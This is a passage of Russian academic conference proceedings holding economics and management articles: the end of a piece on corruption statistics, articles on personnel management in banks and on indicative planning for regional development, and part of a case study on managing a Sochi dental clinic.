Государственные структуры, при оценке состояние коррумпированности, пользуются данными, которые предоставляет Росстат. На всех уровнях власти можно наблюдать нарушения в сфере гос. закупок – более 46 тыс. в 2017 году. По заявлению Генерального прокурора, повышается противодействие коррупции – статистические показатели свидетельствует о снижении на 25% числа обнаруженных нарушений. Однако по сравнению с 2003 годом, когда годовой оборот коррупционного рынка составлял почти 3 млрд. долларов, сейчас он превышает 300 млрд. долларов.

Из проведенных опросов можно выявить уровень восприятия коррупции в России и в мире, он показывает:

60% респондентов, ответивших утвердительно на вопрос о широте распространения коррупции в России и только 51% в мире.

41% респондентов в России считают, что компании приукрашивают свои финансовые результаты и 37% в мире согласны с данным утверждением.

49% респондентов-менеджеров заявляют о намерении бороться с коррупцией в России, что на 2% меньше показателей в мире.

Совсем недавно были обнародованы огромные суммы хищений в военном ведомстве. Статистика коррупции в армии достигла колоссальных размеров. Именно в данной сфере наблюдаются самые масштабные злоупотребления, что обусловлено большим количеством бюджетных издержек.

Особенно высока коррумпированность в органах внутренних дел, ГИБДД, таможне. Но опасность несут не отдельные должностные преступления, а организация коррупционных схем, которые задействуют всех – от рядовых сотрудников МВД до руководителей.

По статистике коррупция в здравоохранении входит в тройку лидеров. Она занимает второе место после МВД. При этом по данным ЮНЕСКО Россия занимает 127 место в мире по здоровью населения.

После введения ЕГЭ вырос уровень коррумпированности школ, значительно обогнав систему высшего образования. Объем коррупционного рынка складывается из двух денежных потоков:

– махинаций чиновников образовательной сферы;
– школьных поборов с родителей.

Из данных статистических исследований можно сделать заключение, что в медицинских учреждениях мы платим 16,7% взяток, в системе образования 6,6%, при оформлении пенсии 0,9%, при получении

загранпаспорта 0,9%, при оформлении субсидий 0,8%, в налоговой 1,7%, в полиции 2,4%. Данные показатели в 1,5 раза отличаются от мировых, что свидетельствует о критическом положении [6]

Использованные источники:

1. ДОКУМЕНТЫ ОРГАНИЗАЦИИ ОБЪЕДИНЕННЫХ НАЦИЙ, СОВЕТА ЕВРОПЫ И ЕВРОСОЮЗА, ДОКУМЕНТЫ СНГ
2. Конвенция Совета Европы об уголовной ответственности за коррупцию (Страсбург, 27 января 2016 г.)//Международно-правовые основы борьбы с коррупцией и отмыванием преступных доходов: Сб.документов/Сост. В.С.Овчинский. М.: ИНФРА-М, 2016. С.297-315.
3. Двадцать принципов борьбы с коррупцией (приняты Комитетом министров Совета Европы 6 ноября 2015 г.)//Международно-правовые основы борьбы с коррупцией и отмыванием преступных доходов: Сб.документов/Сост. В.С.Овчинский. М.: ИНФРА-М, 2014. С.344-346.
4. НОРМАТИВНО-ПРАВОВЫЕ АКТЫ РОССИЙСКОЙ ФЕДЕРАЦИИ
5. Сапунов А.В., Попова В.С. Анализ структуры и динамики развития макроэкономических показателей Российской Федерации и их прогнозные изменения. Вектор экономики. 2018. №1(19). С.33
6. Сапунов А.В., Сапунова Т.А. Перспективы развития стратегического управления региональными социально-экономическими системами в условиях кризисной экономики. Вестник ИМСИТ. 2012. №1-2.С.5.

УДК 65

Сапунова Т.А., к.э.н.
доцент
Костюкова Д.Д.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально – информационных технологий – ИМСИТ»
Россия, г. Краснодар

ПРОБЛЕМА РАЗВИТИЯ ЭФФЕКТИВНОГО УПРАВЛЕНИЯ ПЕРСОНАЛОМ КРЕДИТНОЙ ОРГАНИЗАЦИИ

На сегодняшний день проблема рационального управления персоналом в банках является одной из главных ступеней в построении эффективной работы организации в целом. Потому очень важно создать такие условия, при которых каждый сотрудник может максимально реализоваться и раскрыть свой потенциал. Исходя из этого необходимо комплексными методами достигать наибольшей вовлеченности персонала, принимать участие в как можно больших направлениях жизни человека. Необходимо ценить сотрудника как личность, а не как рабочую единицу всего механизма.

Ключевые слова: кредитная организация, управление, персонал, сотрудник, эффективность.

Sapunova T.A.
Ph.D., associate professor
Academy of Marketing and Social Technologies
Russia, Krasnodar
Kostyukova D.D.
4th year student in the specialty «Economic Security»
Academy of Marketing and Social Technologies
Russia, Krasnodar

THE PROBLEM OF DEVELOPMENT OF EFFECTIVE PERSONNEL MANAGEMENT OF THE CREDIT INSTITUTION

Today, the problem of rational personnel management in banks is one of the main steps in building an effective organization as a whole. Therefore, it is very important to create such conditions under which each employee can be realized and reveal their potential. Based on this, it is necessary to achieve the greatest involvement of the staff by complex methods, to take part in the largest possible areas of human life. It is necessary to value the employee as a person, not as a working unit of the whole mechanism.

*Keywords: credit organization, management, staff, employee, efficiency***.**

Управление персоналом представляет собой комплекс методов и способов, использование которых дает возможность эффективно

реализовывать руководство персоналом в компании. В результате быстро меняющегося темпа жизни современного мира, нет универсальных правил, которые с одинаковой эффективностью подошли бы к любой организации [1].

От того, насколько качественно и эффективно организовано управление персоналом в банке, зависит результативность деятельности всей организации в целом. По этой причине руководству каждого финансового учреждения стоит уделить особо пристальное внимание формированию кадровой системы.

Банк, обладающий высококвалифицированными кадрами упоминают прежде всего, когда говорят о хорошем банке. И это не случайно. В современный банк клиенты приходят не только для того, чтобы получить ту или иную финансовую услугу, но и для того, чтобы воспользоваться советом банка, как правильно организовать бизнес. А для этого в банке должна быть сформирована сильная команда, способная поддерживать его высокий профессиональный авторитет [2].

Сочетание мощной интеллектуальной деятельности с четкой производственной требует, особых кадровых подходов к каждой категории работников, обучения, мотивации, оценке труда, формирования в каждом подразделении своих корпоративных культур.

На сегодняшний день, можно назвать политический и экономический риск, так как они влияют на весь банковский сегмент [3].

Сложность в управлении состоит из многообразия человеческой деятельности в одной компании, неординарности подходов к каждой категории сотрудников.

Работа с персоналом банка - трудная, но и очень интересная сфера деятельности, имеющая свои особенности, неучет которых может привести к большим потерям как для сотрудников банка, так для специалистов по кадровой работе.

Управление персоналом осуществляется кадровой службой. Качество выполнения этой задачи во многом зависит от численности этой службы. Таким образом, главной целью осуществления качественного управления персоналом банка является достижение конкурентоспособности на внешнем и внутреннем рынке.

Управление персоналом осуществляется кадровой службой. Качество выполнения этой задачи зависит от объема данной услуги. Таким образом, главная цель управления качеством персонала банка является достижение конкурентоспособности на внешнем и внутреннем рынках.

Управление персоналом коммерческого банка начинается с планирования, подбора и распределения персонала, отвечающего всем заданным требованиям. Кадровая политика любого банка ориентирована на долгосрочную перспективу. Целью кадрового планирования является обеспечение безопасности сотрудников банка в целях долгосрочного сотрудничества. Поэтому очень важно создать условия, при которых каждый

сотрудник сможет максимально реализовать себя и раскрыть свой потенциал. При этом кадровое планирование решает проблему кадровой недостаточности на каждом из этапов развития финансовой организации.

После того, как персонал укомплектован и банк работает в удовлетворительном режиме, рекомендуется периодически проводить оценку знаний сотрудников в виде аттестации. Рекомендуется проводить его раз в два года. Аттестация проводится в целях проверки профессиональных знаний персонала и поддерживать его на уровне, необходимом для качественного выполнения поставленных задач.

Для осуществления управления персоналом используются различные подходы и методы. Методы способы воздействия на персонал организации с целью повышения их эффективности для достижения стратегических целей организации. Все методы управления персоналом банка можно разделить на три группы.

1. Административные - для которых характерно прямое централизованное воздействие субъекта на объект управления, включают: организационно-стабилизирующие (законы, уставы, правила, инструкции, положения и др.); распорядительные (приказы, распоряжения); дисциплинарные (меры и формы ответственности).

2. Экономические - представляют собой систему материальных стимулов и мотивов, побуждающих всех работников плодотворно трудиться на общее благо и нацелены на экономию ресурсов, повышение качества и конкурентоспособности товаров и услуг.

3. Социально-психологические - это способы осуществления управленческих воздействий на персонал, основанные на использовании закономерностей социологии и психологии.

Итак, для эффективного воздействия на персонал коммерческого банка руководству банка необходимо комплексно и рационально использовать методы управления персоналом банка, что позволит повысить результативность управленческого труда.

Для обеспечения банка высококвалифицированным персоналом необходимо осуществлять текущее и перспективное планирование персонала, анализировать сегменты предложение персонала для банковской сферы на рынке труда, сочетать как внешние, так и внутренние источники набора кадров, так как у каждого из них есть свои преимущества и недостатки, а также до принятия решения о приеме на работу использовать несколько ступеней отбора.

Для того, чтобы упростить вступление новых работников в жизнь компании необходимо вводить программы адаптации. Чтобы каждый сотрудник учитывал уровень ответственности за результаты работы и функциональное назначение своей должности, необходимо разрабатывать должностные инструкции, квалификационные карты и карты компетенции [4].

В то же время в сфере деятельности с персоналом Банк встречается с

рядом вызовов и проблемных областей: уровень компетенций и знаний как рядовых сотрудников, так и управляющих Банка пребывают в малозначительной степени. Это затрагивает общеуправленческие навыки, высококлассные знания, а в особенности с сфере управления рисками и информационных технологий, а кроме того навыков продаж, консультирования и взаимодействия с клиентами.

В целом по Банкам прослеживается увеличение текучести: в отдельных сегментах непостоянство персонала увеличилась за последние несколько лет с 10 до 25% в год.

В кратчайший период конъюнктура рынков труда станет образовываться довольно негативным образом. На всех рынках прослеживается недостаток квалифицированной рабочей силы и предполагается осложнение конкуренции за таланты. В РФ демографический упадок 90-х и минусы концепции создания делают данные условия особенно важными и требуют особых стараний по привлечению и удержанию персонала, а кроме того построения внутренних систем обучения с целью его развития.

В конечном итоге, перемены в мире, которые приводят к замене предпочтений и поведения клиентов в 2018 году, скажутся и на людях, которые потенциально станут работниками банков. Их профиль значительно поменялся, более пятидесяти процентов работников Банка относятся к так называемому поколению Y.

Изменяются надежды работников относительно продвижения по службе и достижений. Для представителей новых поколений мало материальной мотивации, особую значимость обретают возможность самореализации, баланс между работой и личной жизнью, независимость в принятии решений, вероятность получать на работе положительные эмоции [5].

Стратегии формирования течений обеспечения и помощи бизнеса управления персоналом никак не отвечают нуждам и предпочтениям данного поколения и должны быть в существенной мере переосмыслены.

Многие банки реализовывают переход к новой коллективной культуре лидерства, для того чтобы любой работник проникся этой культурой вне зависимости от должности и уровня в компании. Проявления ценностей в ежедневном поведении обязаны поддерживаться абсолютно всеми кадровыми процессами и процедурами. Для этого меняются системы подбора, продвижения, оценки результатов деятельности и оплаты труда, программы формирования кадрового резерва, а кроме того видоизменяются системы обучения. Данные перемены станут, бесспорно, увязаны с событиями в сфере внутренних коммуникаций и поддержаны ролевыми моделями в образце действия основных управляющих банка.

Банкам следует вступить на новый уровень возможностей по поиску, учебе и развитию персонала, взаимодействующего с клиентами. Так как клиент должен доверять не только банку как экономическому институту, но

и своему клиентскому менеджеру как советчику и специалисту.

Следует улучшить цикл управления персоналом и ключевые кадровые процессы и концепции. В частности, осуществить следующие значимые перемены:

– сформировать концепцию проактивного подбора и высококлассной ориентации молодого поколения на службу в Банке;

– нормализовать связь с университетами и прочими учебными заведениями с целью результативного удовлетворения растущих потребностей бизнеса.

Основным компонентом концепции высококлассного развития в Банке обязана стать система дистанционного обучения. Также следует создать технологии привлечения, развития, мотивации и удержания персонала, соответствующие потребностям, предпочтениям и мироощущению поколений Y и Z [6].

Банк не сможет гарантировать увеличение вовлеченности персонала, не ликвидировав более важные в настоящее время препятствия на этом направлении. С данной целью предстоит оптимизировать процессы и снизить интенсивность труда, следить за соответствием уровня оплаты труда рыночным условиям, увеличивать возможность сотрудников воздействовать на принятие значимых управленческих решений, в частности посредством краудсорсинга.

Эффективность персонала должна однозначно увеличится, в том числе за счет повышения квалификации и вовлеченности персонала. Тем самым затраты на штат станут расти, но эффективность расходов при этом увеличится за счет роста прибыли Банка и сокращения расходов в иных областях.

Основной капитал банков это люди. Главным конкурентным превосходством должно стать способность отбирать таланты, их совершенствовать и растить, а кроме того эффективно ими управлять. Формирование и каждодневное развитие системы управления талантами — основная цель каждого руководителя банка.

Итак, на сегодняшний день работники банка хотят от организации не только платы за труд, но и чтобы эта компания каким-то образом участвовала в развитии иных сфер жизни работника. Также дополнительные тренинги и коучинги позволяют сотруднику лучше проникнуться спецификацией работы, а те, кто уже достигают определенных знаний в некой области, делятся ими с коллегами, тем самым происходит самоопыление внутри компании.

Исходя из этого необходимо комплексными методами достигать наибольшей вовлеченности персонала, развивать и принимать участие в как можно больших направлениях жизни человека, тем самым повышая эффективность его работы. Не достаточно просто программ, которые прокачивают профессиональные навыки, нужно что-то большее, чтобы сотрудник был развит комплексно.

Необходимо ценить сотрудника как личность, а не как рабочую единицу всего механизма.

Использованные источники:

1. Управление персоналом : учеб.-метод. пособие / И.Б. Тесленко [и др.] ; Владим. гос. ун-т им. А. Г. и Н. Г. Столетовых. – Владимир: Изд-во ВлГУ, 2015. – 80 с.
2. Официальный сайт Сбербанка http://www.sberbank.ru.
3. Сапунова Т.А, Козликина Д.А. Методы управления банковскими рисками в Российской банковской системе. Форум молодых ученых. 2017 №5(9).с. 1889-1893
4. Сайт «О персонале» http://opersonale.ru.
5. Научный журнал «Успехи современного естествознания» https://www.natural-sciences.ru.
6. Интернет-проект «Корпоративный менеджмент» https://www.cfin.ru.

УДК 33

Сапунова Т.А., к.э.н.
доцент
Марченко Я.В.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально-информационных технологий – ИМСИТ»
Россия, г. Краснодар

ИНДИКАТИВНОЕ УПРАВЛЕНИЕ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИМ РАЗВИТИЕМ КАК ВАЖНЕЙШИЙ МЕТОД ПОВЫШЕНИЯ КАЧЕСТВА ЖИЗНИ НАСЕЛЕНИЯ РЕГИОНА

Аннотация

В статье исследованы показатели оценки эффективности управления государственных (муниципальных) органов власти. Предложена модель индикативного управления муниципальными образованиями на основе системы индикаторов социально-экономического развития территорий, которая в свою очередь позволит органам местного самоуправления принимать адекватные управленческие решения, как следствие – повысить уровень жизни населения в регионе.

Ключевые слова

Качество жизни, индикативное планирование, система показателей, эффективность управления, государственные и муниципальные органы власти.

Sapynova T.A.
Ph.D., associate professor
Academy of Marketing and Social Technologies Russia, Krasnodar
Marchenko Y.V.
4th year student in the specialty «Economic Security», Academy of Marketing and Social Technologies Russia, Krasnodar

INDICATIVE MANAGEMENT OF SOCIAL AND ECONOMIC DEVELOPMENT AS A KEY METHOD FOR IMPROVING THE QUALITY OF LIFE OF THE POPULATION OF THE REGION.

Annotation

The article examines the indicators of evaluating the effectiveness of management of state (municipal) authorities. The model of indicative management of municipal formations on the basis of system of indicators of social and economic development of territories which in turn will allow local governments to make adequate administrative decisions, as a result-to raise a standard of living of the population in the region is offered.

Key word

Quality of life, indicative planning, system of indicators, management efficiency, state and municipal authorities.

Международный практика в сфере оценки эффективности государственных органов управления показывает, как основным аспектом увеличения эффективности работы государственных служащих во многих государствах становится формирование объективной и единой системы индикаторов, отражающих исполнение должностных прямых обязанностей и уровень достижения поставленных целей, позволяющих сконцентрировать внимание госслужащих на главных ценностях органов власти. Для этих целей широко применяются различные показатели эффективности. Под показателем эффективности деятельности в самом широком смысле подразумевают наглядный или количественный индикатор, определяющий итог работы либо успешность движения к достижению определенной цели.

28 июня 2007 года вступил в силу указ Президента Российской Федерации Другим указом №1199 за№ 825 «Об оценке эффективности деятельности органов исполнительной власти субъектов Российской Федерации». подписью Владимира Путина, который вступил в силу 1 января 2013 года, определен перечень показателей (их 44), используемых для определения уровня компетентности региональных властей. С их помощью осуществляется мониторинг эффективности расходования бюджетных средств, качества жизни населения, динамики социально-экономического развития региона. В частности, в число этих показателей входят:

— Прогнозная продолжительность жизни в регионе, уровень смертности;

— Объемы инвестиций в экономику региона;

— Объемы товаров и услуг, производимых малыми предприятиями и частными предпринимателя;

— Налоговые доходы;

— Уровень безработицы и доходы населения;

— Обеспеченность населения жильем;

— Уровень поддержки населением деятельности органов исполнительной власти субъекта Российской Федерации и другие.

Во исполнение президентского указа Правительство Российской Федерации 3 ноября 2012 года утвердило методику определения, эффективности деятельности органов исполнительной власти субъектов Российской Федерации, а также исчерпывающий перечень показателей и методологию из взвешивания для расчета среднего индекса по региону. Получение информации проводится Федеральной службой государственной статистики и включается в годовой проект статистических работ. На основании данных из регионов Министерство экономического развития разрабатывает проект доклада Президенту об оценке, эффективности органов власти субъектов Российской Федерации. Доклад представляется первому лицу государства 1 мая и содержит данные за предыдущий год с учетом динамики показателей за 3-летний период.

Отдельной поправкой в данное постановление определяется специфика анализа данных по Республике Крым и городу Севастополь до

2018 года. В рейтинг субъектов РФ итоги деятельности властей Севастополя и Крыма войдут только в 2018 году, поскольку Росстат определяет данные, исходя из трёхлетней ретроспективы.

Этот рейтинг считается показателем, эффективности управления органов исполнительной власти субъектов РФ и представляется информативным для Федеральных органов исполнительной власти и оценки их работы согласно управлению регионом. То, что затрагивает характеристику особенности существования жителей, в таком случае, на наш взгляд, данный список несколько меньше, однако потребуется особенного внимания непосредственно со стороны органов исполнительной власти самого региона.

Как свидетельствует мировой опыт, основа индикативного управления состоит в направленной деятельности страны, органов управления, хозяйствующих субъектов согласно исследованию возможностей общественно-финансового развития государства. Индикативное управление выступает средством осуществления общественно-финансовой политики страны и представляет собой исследование и научное обоснование целей, принципов, ценностей, соотношений и структуры общественно-финансового развития в будущем, с указанием методов достижения поставленных целей. Индикативные проекты никак не считаются законами, а представляют собой государственные программы, ориентирующие и мобилизующие отдельные звенья экономической структуры на их осуществление в общенациональных интересах.

В целом индикативное управление представляет собой комплекс операций согласования финансовых интересов государственных и негосударственных субъектов управления. При этом прослеживается сочетание государственного регулирования с рыночным и нерыночным саморегулированием экономических систем с исследованием системы показателей (индикаторов) общественно-финансового развития [5].

При формировании системы индикаторов для конкретного региона необходимо учитывать следующие моменты:

1. При использовании и творческом развитии зарубежного опыта одновременно создавать собственную систему регуляторов с учетом национальных и региональных особенностей развития социально-экономической системы.

2. Социально-экономическую систему рассматривать с точки зрения главенствующей роли человеческого фактора как основного носителя социально-экономических отношений.

3. При формировании концептуальных основ индикативного управления исходить из установки, что развитие социально-экономических систем является многовариантным.

Сам процесс формирования и реализации государственного индикативного планирования невозможен без выполнения определенных процедур и действий.

Во-первых, выбор варианта модели социально-экономического развития государства, региона базируется на анализе начальной модели социально-экономической системы и прогнозировании его вероятного протекания в будущем.

Во-вторых, развитие концепции социально-экономического развития региона, учитывающей развитие стратегических целей и приоритетов формирования социально-экономической системы, установление главных ресурсов и механизмов их реализации, должен принимать во внимание федеральные, региональные и местные интересы.

В-третьих, созданный и структурированный повременному показателю правительственный индикативный план обязан представлять собой форму осуществления стратегии общественно-финансового развития государства, региона.

В-четвертых, общегосударственный индикативный проект реализуется посредством исследования и реализацию муниципальных целевых проектов общественного и финансового характера.

В-пятых, нужна результативная концепция контролирования за реализацией событий, определенных в государственном индикативном плане, в том числе – и через концепцию общественно-финансового прогноза.

Мониторинг разрабатывается с целью объяснения обобщающих характеристик на первоначальных стадиях планирования. А сами индикаторы устанавливают характеристики пределов, в границах которых концепция может работать и совершенствоваться, в том числе такие сложные компоненты, как организационные механизмы, научно-технические взаимосвязи, вещественные и экономические потоки и т.д.

В рамках индикативного проекта индикатор носит векторный, направленный характер, а его пороговые значения призваны предупреждать о приближении опасного состояния объекта управления и потребности модификации стратегии его формирования.

Основой индикативного управления выдвигается многостороннее макроэкономическое прогнозирование характеризующее ключевые тенденции формирования общественно-финансовой концепции, устанавливающее конкретные требование с целью формирования бизнеса и вырабатывающие единые условия для абсолютно всех сложных компонентов концепции.

Непосредственно в связи с данным использование индикативного способа управления главным образом различается от централизованного правительственного планирования, используемого в условиях плановой экономики. В отличие от конечного, индикативное составление плана никак не стесняет предпринимательскую инициативу муниципальных предприятий, а функционирует посредством мотивацию компаний и договорные механизмы. В связи с этим главными функциями индикативного планирования выступают информационно-ориентирующая и мотивационная, что ещё один раз подтверждает неопровержимые

достоинства индикативного планирования по сравнению с директивным.

Индикативное проектирование реализуется в критериях рыночных взаимоотношений, позволяющих синхронного действовать предприятия и организации общегосударственной, частной и смешанной форм собственности. Помимо данного, индикативное планирование ориентировано на реализацию ряда общенациональных социально-важных проблем, таких как увеличение качества жизни населения, экономический рост, соперничество с нищетой, предоставление полной занятости рядом тенденции бюджетных ресурсов в реализацию общественных государственных планов [1].

В современных условиях главный акцент в управлении формированием территорий производится на уровне органов регионального самоуправления. Это потребует исследования научных концепций стратегического управления, использование совершенно новых решений в сфере управления общественно-финансовым развитием муниципальных образований. В связи с этим становится главным подход к управлению развитием муниципального образования на базе индикативного планирования.

Присутствующий навык по стратегическому планированию формированием муниципальных образований демонстрирует, то, что более подходящим методом решения задач, образующихся в ходе исследования и осуществлении долговременных проектов, считается применение разных способов индикативного управления.

Критическое исследование содержания и сущности индикативного планирования позволяет уточнить основные понятия применительно к муниципальному образованию с учетом таких принципиальных факторов, как:

а) усиление воздействующей роли органов местного самоуправления на социально-экономическое развитие;

б) вовлечение местного сообщества в процесс реализации стратегии;

в) использование индикаторов как характеристик социально-экономических процессов.

Применение индикативного планирования в управлении муниципальными образованиями дает возможность согласовывать круг интересов деятельности абсолютно всех органов местного самоуправления, учреждений и компаний общих конфигураций имущества и населения. Подобным методом добивается реализация единого формирования территорий на базе использования концепции индикаторов, определяющих общественно-финансовые общее направление, проходящие в рамках данного муниципального образования, с учетом прогнозных показателей и в соответствии с целями и вопросами общественно-финансового формирования. Индикативное управление территориями предоставляет, возможность верно установить цели и задачи развития, создать прогнозные модели и определить более краткие пути их осуществлении, а в свою

очередь акцентировать активность по достижению целей.

Применение индикативного управления в рамках муниципального образования включает в себе систему работы согласно индикативному планированию, моделированию, осуществлении индикативного проекта и контроля за его исполнением. При этом под индикативным планом подразумевается концепция прогнозно-направленных индикаторов с определенными на конкретный период пороговыми значениями. Они устанавливают ключевые тенденции деятельности, как для управленческих структур администрации города, так и считаются ориентиром для хозяйствующих субъектов.

На уровне муниципального образования объектом содержания хода регулирования общественно-финансового формирования региона считаются взаимоотношения субъектов хозяйствования, жителей и организаций регионального самоуправления по поводу решения различного рода общественных, финансовых, природоохранных и иных трудностей развития местности, предметом же – совокупность взаимозависимых задач, образующихся в ходе взаимоотношений между субъектами хозяйствования, управления и общественностью. Целью внедрения концепции индикативного управления в муниципальных образованиях считается предоставление скоординированных операций органов местного самоуправления и хозяйствующих субъектов, нацеленных на развитие стабильного финансового роста и увеличение качества жизни жителей местного общества.

В соответствии с целью основными задачами регулирования социально-экономическими процессами в муниципальном образовании являются:

– обеспечение баланса интересов всех заинтересованных сторон;

– эффективное использование экономических, финансовых, интеллектуальных, территориальных, трудовых и иных ресурсов муниципального образования;

– сбалансированное решение социально-экономических задач и обеспечение безопасности жизнедеятельности;

–бесперебойное и эффективное функционирование всей социально-экономической сферы муниципального образования;

– обеспечение высокого качества жизни населения.

Таким образом, можно утверждать, что формирование концепции индикативного планирования на уровне муниципальных образований, опирающейся на аргументированные целевые мониторинги формирования экономики, а также на структурированные по времени индикативные проекты, позволяет регулировать несколько многообещающих проблем, которые никак не могли быть решены в рамках осуществлявшихся либеральных реформ.

Использование индикативного планирования требует основания беспристрастного порядка индикаторов, позволяющей в целом дать оценку

сущности и вида совершающихся в муниципальном образовании общественно-финансовых действий. Система индикаторов, сформированная в соответствии с целями и задачами формирования муниципальных образований, считается базой возведения концепции муниципального мониторинга. А общая информационная концепция мониторинга общественно-финансового формирования муниципальных образований дает возможность гарантировать своевременное утверждение управленческих заключений и формирование противоположной взаимосвязи органов местного самоуправления исполнительной власти с хозяйствующими субъектами. В связи с этим внедрение в практику предлагаемой нами модификации индикативного управления муниципальными образованиями на базе концепции индикаторов общественно-финансового формирования местности дает возможность органам регионального самоуправления осуществить соответствующие административные постановления и считается одним из эффективных инструментов увеличения результативности управления местным формированием оценки его производительности и в следствии гарантирует высокое качество жизни населения.

Использованные источники:

1. Саунин А.Н. Аудит эффективности использования государственных средств. / А. Н. Саунин. – М.: Изд. дом «Финансовый контроль», 2005. – С.13.
2. Система муниципального управления / под ред. В. Б. Зотова. – СПб : Питер, 2007.–С. 499.
3. Статистический ежегодник «Регионы России» 2015, 2016 гг. Режим доступа: http://www.gks.ru/free_doc/doc_2016/year/year16.pdf (дата обращения 18.09.2017).
4. Статистический ежегодник: Севастополь в цифрах. 2016 г. Режим доступа:http://sevastopol.gks.ru/wps/wcm/connect/rosstat_ts/sevastopol/resources/475fb5804d0f2b678b75df4fc772e0bb/Севастополь+в+цифрах+2015+на+сайт.pdf (дата обращения 19.09.2017).
5. Сапунов А.В. Бортник И.О. «Стратегическое управление социально экономическими системами». Форум молодых ученых. 2017. №11 (15). С. 862-865.

УДК 005.6

Сацук Н.С.
студент магистратуры 2 курса
ЗФО 17-ЗМГМУ
Сочинский государственный университет
Россия, г. Сочи

СОВРЕМЕННЫЕ ПОДХОДЫ К УПРАВЛЕНИЮ МЕДИЦИНСКИМИ УЧРЕЖДЕНИЯМИ (НА ПРИМЕРЕ ЗАО «ГОРОДСКОЙ СТОМАТОЛОГИЧЕСКОЙ ПОЛИКЛИНИКИ №6» ГОРОДА СОЧИ)

Аннотация

В статье рассмотрены теоретические и практические аспекты управления медицинскими учреждениями в современных условиях. Определены особенности управления медицинским учреждением. На примере ЗАО «Городской стоматологической поликлиники № 6» города Сочи выявлены ключевые проблемы управления организацией и предложены направления их решения.

Ключевые слова: управление, медицинское учреждение, управление медицинским учреждением.

Satsuk N.S.
graduate student
2 courses, ZFO 17-ZMGMU
Sochi State University
Russia, Sochi

MODERN APPROACHES TO THE MANAGEMENT OF MEDICAL INSTITUTIONS (ON THE EXAMPLE OF CJSC "CITY DENTAL POLYCLINIC №6" OF THE CITY OF SOCHI)

Annotation

The article discusses the theoretical and practical aspects of the management of medical institutions in modern conditions. Identified features of the management of medical institutions. On the example of CJSC City Dental Clinic No. 6 of the city of Sochi, the key problems of managing the organization are revealed and directions for their solution are proposed.

Key words: management, medical institution, management of a medical institution

Эффективная деятельность любого предприятия во многом зависит от системы управления им. Управление представляется достаточно сложным и многогранным процессом.

Управление представляет собой централизованное воздействие на коллектив людей с целью организации и координации их деятельности в процессе производства. Главной задачей управления является обеспечение роста эффективности производства на основе постоянного совершенствования технического уровня, форм и методов управления,

повышение производительности труда как важнейших условий получения и наращивания доходов предприятия.

Управление медицинским учреждением – это сложный и многоуровневый процесс, т.к. сама организация является сложной социотехнической открытой динамической системой.

Основные особенности управления медицинским учреждением представлены на рис. 1.




Рис. 1 – Особенности управления медицинским учреждением[355]

Ключевая цель управления медицинским учреждением – определить способы рационального и максимально эффективного использования ресурсов отрасли, местных условий и ресурсов.

Главные задачи управления медицинским учреждением таковы:

- контроль за выполнением плановых показателей и их оценка;
- контроль эффективности использования материальных, финансовых, трудовых и управленческих ресурсов;
- выявление и анализ факторов, обуславливающих полученные показатели;
- поиск и выявление возможных скрытых резервов повышения эффективности функционирования медицинского учреждения и повышения его доходности;
- анализ и оценка управленческой деятельности и управленческих решений.

ЗАО «Городская стоматологическая поликлиника № 6» города Сочи создана в целях оказания медицинской и профилактической помощи населению, развития медицинских технологий, обучения медицинского персонала современным методам лечения и протезирования пациентов.

Миссия организации: максимальное удовлетворение потребностей самого широкого круга пациентов в услугах стоматологии.

С учетом сформулированной организацией миссии можно выделить

[355] Составлено по: Лень Л.С., Никулина Т.Л. Управление медицинским учреждением в современных условиях: проблемы и пути решения // Вестник АГТУ. Сер.: Экономика. – 2016. - № 2. – с.73-79.

следующие проблемы, стоящие перед ней:

- расширение круга предлагаемых услуг;
- поиск и внедрение новейших технологий;
- повышение квалификации сотрудников;
- совершенствование и улучшение работы.

Анализ сильных и слабых сторон деятельности Городской стоматологической поликлиники № 6 города Сочи, возможностей развития и угроз позволил сделать следующие выводы:

1. Медицинское учреждение оказывает круглосуточно неотложную помощь;
2. Высокое качество предоставляемых услуг врачами высшей категории, консультации различных специалистов;
3. Ценовая политика учитывает структуру доходов населения;
4. При поликлинике работает специализированный аптечный киоск;
5. Обследование пациентов на компьютерном томографе.

Слабые стороны:

1. Слабая политика продвижения услуг на рынке;
2. Недостаток финансов, необходимых для переоснащения устаревшего оборудования;

Возможности:

1. Расширение диапазона оказываемых стоматологических услуг;
2. Возможность открытия новых стоматологических кабинетов на предприятиях для санации сотрудников предприятий, в школах для санации учащихся.

Угрозы:

1. Открытие множества частных стоматологических клиник.

Исходя из проведенного анализа и принимая во внимание элементы управления современным медицинским учреждением (рис. 2), в целях повышения эффективности управления можно порекомендовать руководству ЗАО «Городской стоматологической поликлиники № 6» города Сочи использовать преимущества системы TQM.

